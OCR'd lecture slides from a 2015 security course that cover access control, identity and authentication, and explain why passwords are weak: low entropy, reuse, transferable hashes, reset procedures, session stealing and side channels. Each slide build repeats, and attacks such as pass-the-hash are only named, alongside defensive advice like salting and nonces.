OSY.SSI[2015][3]

Access control.

Flash info — The AV Paradox

22 Sep 2015: Major vulnerabilities in Kaspersky Antivirus.

> *"We have strong evidence that an active black market trade in antivirus exploits exists. Research shows that it's an easily accessible attack surface that dramatically increases exposure to targeted attacks."*
>
> — Tavis Ormandy, Google Project Zero

Question.

All definitions in one little playlet

All definitions in one little playlet

- Computer: What is your name?

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - “To seek the Holy Grail”

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - “To seek the Holy Grail”
- Computer: Let me check if you can do that...

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - "To seek the Holy Grail"
- Computer: Let me check if you can do that...
  - This is **authorization**.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - "To seek the Holy Grail"
- Computer: Let me check if you can do that...
  - This is **authorization**.
- Computer: Sorry mate, you can't do this. Access denied.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - "To seek the Holy Grail"
- Computer: Let me check if you can do that...
  - This is **authorization**.
- Computer: Sorry mate, you can't do this. Access denied.
  - This is **access control**.

All definitions in one little playlet

- Computer: What is your name?
  - This is **identification**.
- Computer: Prove it.
  - This is **authentication**.
- Computer: What is your quest?
  - "To seek the Holy Grail"
- Computer: Let me check if you can do that...
  - This is **authorization**.
- Computer: Sorry mate, you can't do this. Access denied.
  - This is **access control**.

What could go wrong?

Table of Contents

Access control

The goal of access control is to provide

- Confidentiality
- Integrity

It is implemented by a low level *reference monitor*.

Access control

The goal of access control is to provide

- Confidentiality
- Integrity

It is implemented by a low level *reference monitor*.

Access control implementations must be:

- Non-bypassable
- Evaluable
- Always invoked
- Tamper-proof

In short: **NEAT**.

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:
  - Identity (who can...)

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:
  - Identity (who can...)
  - Action (...do what...)

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:
  - Identity (who can...)
  - Action (...do what...)
  - Resource (...on what...)

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:
  - Identity (who can...)
  - Action (...do what...)
  - Resource (...on what...)
  - Context (... and when.)

Access control

AC assumes a form of identifiable causality.

- AC tells what can be done to a resource (data, a system, etc.)
- Access is granted or denied based on:
  - Identity (who can...)
  - Action (...do what...)
  - Resource (...on what...)
  - Context (... and when.)

Example : `chmod`

So far so good

Question: How are *access rights* and *security properties* related?

So far so good

Question: How are *access rights* and *security properties* related?

Not obvious... More on that in a minute!

Table of Contents

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...
- What about an imperfect approach?

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...
- What about an imperfect approach?

Weak version: what enables to tell someone from a given group for some time?

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...
- What about an imperfect approach?

Weak version: what enables to tell someone from a given group for some time?

- It suffices for this someone to own (temporarily) something the others don't.

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...
- What about an imperfect approach?

Weak version: what enables to tell someone from a given group for some time?

- It suffices for this someone to own (temporarily) something the others don't.
- We shall call this something the « Secret ».

What is identity?

When Metaphysics meets Science

Strong version: what characterises an individual?

- Hard (if fascinating) philosophical problem (self/identity/haecceity/ipseity)...
- Maybe not the way to get something done...
- What about an imperfect approach?

Weak version: what enables to tell someone from a given group for some time?

- It suffices for this someone to own (temporarily) something the others don't.
- We shall call this something the « Secret ».

Henceforth,

$$\text{Identity} \Leftrightarrow \text{Having the Secret}$$

What's a good secret?

A good secret has the following properties:

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**: the secret cannot be given to anyone else

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**: the secret cannot be given to anyone else
- **Inimitability**

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**: the secret cannot be given to anyone else
- **Inimitability**: the secret cannot be copied by anyone else.

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**: the secret cannot be given to anyone else
- **Inimitability**: the secret cannot be copied by anyone else.

Examples ?

What's a good secret?

A good secret has the following properties:

- **Immarcescibility**: it doesn't change over time
- **Unicity**: no one else has the same secret
- **Incessibility**: the secret cannot be given to anyone else
- **Inimitability**: the secret cannot be copied by anyone else.

Examples ? **Realistic examples**?

Authentication

An *authentication protocol* checks that you indeed know the secret.

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.
- **Signifiance**

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.
- **Signifiance**: the protocol gives a *proof* that you know the secret.

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.
- **Signifiance**: the protocol gives a *proof* that you know the secret.
- **Non-transferability**

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.
- **Signifiance**: the protocol gives a *proof* that you know the secret.
- **Non-transferability**: the transcript cannot be used to authenticate to a third party.

Authentication

An *authentication protocol* checks that you indeed know the secret.

Such a protocol should have the following properties:

- **Correctness**: if you have the secret, all goes well.
- **Signifiance**: the protocol gives a *proof* that you know the secret.
- **Non-transferability**: the transcript cannot be used to authenticate to a third party.

Examples ?

Intermezzo: granting access

Software and the chair-keyboard interface

Intermezzo: granting access

Software and the chair-keyboard interface

We spend our time *delegating* rights and *granting* access.

Intermezzo: granting access

Software and the chair-keyboard interface

We spend our time *delegating* rights and *granting* access.

- Launching programs (they access files, sockets etc.)

Intermezzo: granting access

Software and the chair-keyboard interface

We spend our time *delegating* rights and *granting* access.

- Launching programs (they access files, sockets etc.)
- Spyware running with the user's rights

Intermezzo: granting access

Software and the chair-keyboard interface

We spend our time *delegating* rights and *granting* access.

- Launching programs (they access files, sockets etc.)
- Spyware running with the user's rights
- Phishing...

Intermezzo: granting access

Software and the chair-keyboard interface

We spend our time *delegating* rights and *granting* access.

- Launching programs (they access files, sockets etc.)
- Spyware running with the user's rights
- Phishing...

Good practice: **Principe of least priviledge**.

Table of Contents

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

- It is unique

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

- It is unique
- It cannot be copied

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

- It is unique
- It cannot be copied
- It cannot be given

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

- It is unique
- It cannot be copied
- It cannot be given
- It doesn't alter over time

What's wrong with passwords?

Let's make a list

Recall the properties of a good (id-bound) secret:

- It is unique
- It cannot be copied
- It cannot be given
- It doesn't alter over time

What's wrong with passwords?

How unique are passwords?

Fact:

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq$

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq 7$...

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq 7$...

Question:

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq 7$...

Question: min-entropy of password distribution vs. entropy of password?

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq 7$...

Question: min-entropy of password distribution vs. entropy of password?
Answer:

What's wrong with passwords?

How unique are passwords?

Fact: humans can't random.

Most common passwords?

Some passwords are used more than 1% of the time.
Min-entropy:

$$\mu = -\log \max_{k \in \mathcal{K}} p(k)$$

For passwords, $\mu \simeq 7$...

Question: min-entropy of password distribution vs. entropy of password?
Answer: different attack model!

What's wrong with passwords?

Password reuse

Fact:

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

More that 50% of web users reuse their passwords[1].

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

More that 50% of web users reuse their passwords[1].
Password are short (90% under 7 chars), predictable, keyboard-typeable.

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

More that 50% of web users reuse their passwords[1].
Password are short (90% under 7 chars), predictable, keyboard-typeable.

Propagation:

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password reuse

Fact: humans can't memory.

More that 50% of web users reuse their passwords[1].
Password are short (90% under 7 chars), predictable, keyboard-typeable.

Propagation: One leak $\Rightarrow$ several hits.

[1] Bonneau *et al.*, 2011.

What's wrong with passwords?

Password transfer

Fact:

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions!

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem!

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side?

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side?

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

A solution?

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

A solution?

- Encrypted channel (TLS) + Server-side nonce + Client-side nonce + (salted) Hash.

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

A solution?

- Encrypted channel (TLS) + Server-side nonce + Client-side nonce + (salted) Hash.
- Only store salted hashes in the database

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

A solution?

- Encrypted channel (TLS) + Server-side nonce + Client-side nonce + (salted) Hash.
- Only store salted hashes in the database
- If you can't do this, **don't password.**

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password transfer

Fact: password-based authentication is transferable.

The server has to know your password at some point, right?
So, if it gets compromised...

Wait! Can't we use hashes?

- Collisions! $\Rightarrow$ avoid MD5, SHA1, and the like (talking to you, MS)
- Min-entropy problem! $\Rightarrow$ salt! (ex: `/etc/passwd`)
- Client-side? $\Rightarrow$ pass-the-hash attacks, overpass (BH14)[2]
- Server-side? $\Rightarrow$ man-in-the-middle attack

A solution?

- Encrypted channel (TLS) + Server-side nonce + Client-side nonce + (salted) Hash.
- Only store salted hashes in the database
- If you can't do this, **don't password.**

[2] BH14, *Abusing Microsoft Kerberos sorry you guys don't get it*

What's wrong with passwords?

Password reinit

Fact:

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?
- Time-critical?

What's wrong with passwords?

Password reinit

Fact: humans can't memory (again)

"Forgotten password" procedures sometimes weaker than passwords...
(e.g. "Personal questions" with answers on Facebook)

BTW, what to do when an user "loses" its password?

- Send an e-mail ? (hopefully not hijacked)
  - Password mail?
  - Reset link mail?
- Time-critical?

Problem: no more authentication.

What's wrong with passwords?

Session stealing

When have you last typed your password?

What's wrong with passwords?

Session stealing

When have you last typed your password?

Fact:

What's wrong with passwords?

Session stealing

When have you last typed your password?

Fact: People don't like typing passwords.

What's wrong with passwords?

Session stealing

When have you last typed your password?
Fact: People don't like typing passwords.
They type it (at most) once and forget about it...

What's wrong with passwords?

Session stealing

When have you last typed your password?
Fact: People don't like typing passwords.
They type it (at most) once and forget about it...

- Session stealing
- Tabnapping

What's wrong with passwords?

Password side-channels

Fact:

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, hypnosis, ...)

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, hypnosis, ...)
- Checking password can leak info.

What's wrong with passwords?

Password side-channels

Fact: typing and checking a password is hard to hide.

Side channels:

- Over your shoulder (videosurveillance, keyloggers, beeps...)
- After you left ("invisible" ink, grease...)
- Human manipulation (social eng, hypnosis, ...)
- Checking password can leak info.

Demo

What's wrong with passwords?

Conclusion

Passwords are bad and you should feel bad.

What's wrong with passwords?

Conclusion

Passwords are bad and you should feel bad.

We have brainwashed a generation into using a deeply insecure authentication procedure.


What's wrong with passwords?

